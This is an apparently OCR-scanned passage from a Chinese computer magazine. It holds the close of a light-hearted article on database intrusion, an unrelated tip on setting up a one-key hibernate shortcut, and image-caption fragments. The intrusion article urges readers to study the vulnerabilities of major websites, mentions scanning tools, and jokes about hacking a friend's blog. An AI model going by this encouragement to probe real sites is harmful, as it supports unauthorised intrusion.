这次针对数据库的入侵给你做了一个详细的介绍，如果想要学好学精通的话，建议你看看专门的ACCESS课本和有关SQL语言的书，还有要理论结合实际，多联系，多操作。可以在自己的电脑安装一个IIS，调试各大网站代码，了解它们的各个漏洞的利用方法，温故而知新嘛。而且不要别人教什么你就只照着做，还要想想其中的道理，可能一开始想不明白，但是这种思维是需要慢慢积累起来的，只有将这种思维积累起来才能够更好的学习。

燕MM头大大的说道：“哎呀，阿布哥哥！昨天刚上完政治，没想到你又来了一节课。不过你说的貌似也挺对的，我这几天去图书馆转转，好好学学，好实现我的目标！”

阿布疑惑的问道，“目标？啥目标？难道你又想干什么坏事？”燕MM呵呵的笑着说，“也没什么，只是想入侵阿布哥哥你的BLOG！这就是我的目标，嘻嘻！”

阿布一下子趴在了桌子上，吐血ing……

（文章中涉及到的工具辅臣数据库浏览器、挖掘鸡、网站小助手已经收录在光盘中）

简单订制一键休眠

首先在“控制面板”——“电源选项”对话框的“休眠”选项中，勾选上“启用休眠”功能。一般情况下让计算机进入休眠状态是点“开始”——“关闭计算机”，然后在出现的画面上按住Shift选择“待机”即可进入休眠状态。

那如何达到一键休眠的目的呢？步骤如下：首先在桌面上点击右键，在弹出的菜单中选择“新建”→“快捷方式”，在“创建快捷方式”对话框中输入“rundll32.exe powrprof.dll,SetSuspendState”命令，然后单击“下一步”，在“选择程序标题”对话框中输入“休眠”，点“完成”后，右击桌面上的“休眠”快捷方式选择“属性”，在打开对话框选择“快捷方式”选项，在“快捷键”中按下自己喜欢的快捷键，比如“F8”。设置好后，我们以后只需按下“F8”键即可实现一键休眠了。







图23


不是黄钻我也要上传


yjc











